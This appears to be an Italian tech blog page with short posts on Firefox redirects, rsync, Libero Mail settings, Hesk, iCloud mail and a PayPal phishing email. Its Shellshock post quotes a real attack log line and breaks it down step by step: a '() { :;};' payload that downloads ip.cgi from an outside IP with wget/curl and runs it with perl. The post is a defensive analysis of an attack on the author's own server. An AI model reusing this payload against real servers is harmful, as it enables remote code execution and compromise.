Firefox: Si apre un sito diverso dal previsto


Mi è capitato con Google Foto: si apriva la pagina della guida di Google, non “photos.google.com”.

Non solo: uscendo dall’account per fare login nuovamente, ritornava sempre sulla pagina della Guida di Google, non c’era più verso di fare login!

Leggi tutto “Firefox: Si apre un sito diverso dal previsto”

RSYNC: Inibire accessi indesiderati da localhost (127.0.0.1)

Inibire accessi indesiderati al Server RSYNC.

Avere un server RSYNC aperto su Internet espone ad attacchi al servizio da parte di malintenzionati piuttosto sgradevoli e comunque “sporca” il LOG. Ma esiste almeno una soluzione.

Leggi tutto “RSYNC: Inibire accessi indesiderati da localhost (127.0.0.1)”

Libero Mail: non funziona più nel Client di Posta

A partire da Febbraio 2019 ho riscontrato un’interruzione dello scaricamento posta dal mio account su Libero, il famoso portale italiano che offre – tra le varie cose – anche un comodo servizio di Posta Elettronica.

Possiedo un account da decenni (da prima del 2000, direi) ma, a seguito di politiche commerciali discutibili (in un certo periodo hanno impedito di accedere alla loro posta, tramite Client, a coloro che non utilizzavano una connessione Internet tramite il loro operatore di riferimento: Wind/Infostrada), l’ho abbandonato in favore di altri servizi simili (cioè non lo usavo più come mail principale, pur continuando a scaricare la posta).

Da qualche settimana tuttavia Mail di iMac mi segnalava l’impossibilità di scaricare la posta da suddetto account. Inizialmente ho pensato ad un problema temporaneo ma, vista la persistenza del problema, ho iniziato ad indagare, ovvero, ho controllato il LOG del programma di posta e ho scoperto questo messaggio:

READ Mar 02 10:40:17.499 [kCFStreamSocketSecurityLevelTLSv1_2] -- host:imapmail.libero.it -- port:993 -- socket:0x60c0002a1b60 -- thread:0x60c000662c40
3.39 NO [ALERT] Policy bsc KO

In particolare è il “Policy bsc KO” il problema.

Sostanzialmente ho risolto cambiando la Password.

Per farlo è necessario utilizzare il Portale di Libero.

Dopo aver cambiato la password (con una sicura, lo strumento di modifica aiuta a sceglierne una decente), effettuato il logout ed essere entrati nuovamente nel portale – al fine di verificare che la password nuova funzioni – è sufficiente cambiarla anche nel proprio Client di posta elettronica.


Io uso Mail di iMac e queste sono le impostazioni:

Impostazioni Account di Posta Mail di iMac

A livello di configurazione, nel caso a voi non funzionino quelle dell’immagine, potete provare con quelle fornite dall’assistenza di Libero: https://aiuto.libero.it/articolo/mail/parametri-di-configurazione-per-il-client-di-posta/

Se anche così non doveste risolvere potete verificare a vostra volta il LOG del programma di posta che, nel caso del Client Mail di cui sopra, si trova nel menu “Finestra -> Stato Connessione”:

Stato connessione Mail di iMac

È necessario abilitare l’opzione “Esegui log attività di connessione”, quindi, premere il pulsante “Mostra log” per aprire la cartella nel Finder dove sono custoditi – appunto – i LOG, semplici file di testo consultabili con Text o altro.

Hesk 2.8.2 Responsive

Google mi segnala che, su un sito nel quale utilizzo Hesk (un Help Desk scritto in PHP gratuito da usare sul proprio sito web), sono presenti dei problemi relativi alla fruibilità con dispositivi mobili (in particolare è la Search Console di Google a fare queste segnalazioni).

Il grosso problema è che il tool in oggetto ha un’infrastruttura html piuttosto obsoleta, basata ancora su “tabella”, la quale non consente di gestire facilmente la faccenda del “responsive” (cioè la capacità di un sito di adattare il proprio aspetto a qualsiasi device/sistema/risoluzione).

Leggi tutto “Hesk 2.8.2 Responsive”

iCloud: Leggere la posta da Gmail

Questo articolo mi serve più che altro come promemoria perché sistematicamente mi scordo come configurare Gmail per leggere la posta di iCloud.

Sinteticamente: bisogna creare una apposita password, tramite il Pannello Amministrativo di iCloud, per consentire a Gmail di accedere alla posta dell’account Apple, quindi, NON FUNZIONA CON LA PASSWORD USATA PER L’ACCOUNT iTunes !

Le impostazioni e la pagina per creare la password in questione sono molto chiaramente esposte QUI .

PayPal usato per un tentativo di Phishing subdolo


Mi è arrivata questa mail:

Una E-Mail da finto PayPal

Ok, già il fatto che venga usata la lingua inglese doveva insospettirmi subito, ma dato che l’ho letta di sera, stanco da una lunga giornata lavorativi, ammetto che – per un attimo – ci sono cascato !

Leggi tutto “PayPal usato per un tentativo di Phishing subdolo”

Shellshock: Bug nella Bash

La famigerata Shellshock , anche conosciuta come Bashdoor , è una famiglia di problemi di sicurezza presente nell’ampiamente utilizzata Shell UNIX Bash dove, il primo buco rilevato, è stato evidenziato a partire dal 24 Settembre 2014.

Numerosi servizi internet, come ad esempio i Web Servers, utilizzano Bash per elaborare alcune richieste e, nel caso in cui sia utilizzata una versione vulnerabile, consentono ad un potenziale malintenzionato di eseguire codice malevolo in remoto.

Si tratta di un problema estremamente grave perché consente ad un cracker di ottenere l’accesso e i privilegi di amministratore sul sistema attaccato, con tutti i problemi che ne conseguono.

Il bug in questione consente di eseguire un comando di sistema nel momento in cui lo si va a concatenare alla fine di una definizione di funzione salvata all’interno di una variabile d’ambiente.

Di questo gravissimo problema ho letto alcuni mesi fa e solo oggi (14/01/2015) un sito che amministro – e di cui controllo frequentemente i logs – risulta aver subito un attacco, eccolo:

"GET /cgi-bin/test.cgi HTTP/1.0" 404 940 "-" "() { :;}; /bin/bash -c \"cd /var/tmp ; wget http://185.56.60.83/ip.cgi ; curl -O http://185.56.60.83/ip.cgi;perl ip.cgi;perl /var/tmp/ip.cgi\""

L’attaccante – che, nel caso specifico, risulta provenire dall’Olanda – cerca si sfruttare la presenza del file “test.cgi” e di passargli la definizione di una funzione vuota prima:

() { :;};

e, successivamente, gli accoda questo comando:

/bin/bash -c \"cd /var/tmp ; wget http://185.56.60.83/ip.cgi ; curl -O http://185.56.60.83/ip.cgi;perl ip.cgi;perl /var/tmp/ip.cgi\"

che possiamo – per chiarezza – scomporre in più righe:

cd /var/tmp
wget http://185.56.60.83/ip.cgi
curl -O http://185.56.60.83/ip.cgi
perl ip.cgi
perl /var/tmp/ip.cgi

dove viene:

  1. Resa corrente la cartella “/var/tmp”.
  2. Scaricato un CGI (“ip.cgi”) sia con il metodo “WGET” che “CURL” (uno dei due andrà !)
  3. Lanciata l’esecuzione tramite PERL .

Nel momento in cui scrivo non ho la possibilità di scaricarmi il CGI per analizzarne il contenuto, ma intendo farlo appena possibile.

E’ immaginabile che il suo scopo sia tutt’altro che amichevole ma, la cosa che più mi ha incuriosito, è la modalità con la quale sia possibile bucare un web server, veramente inquietante.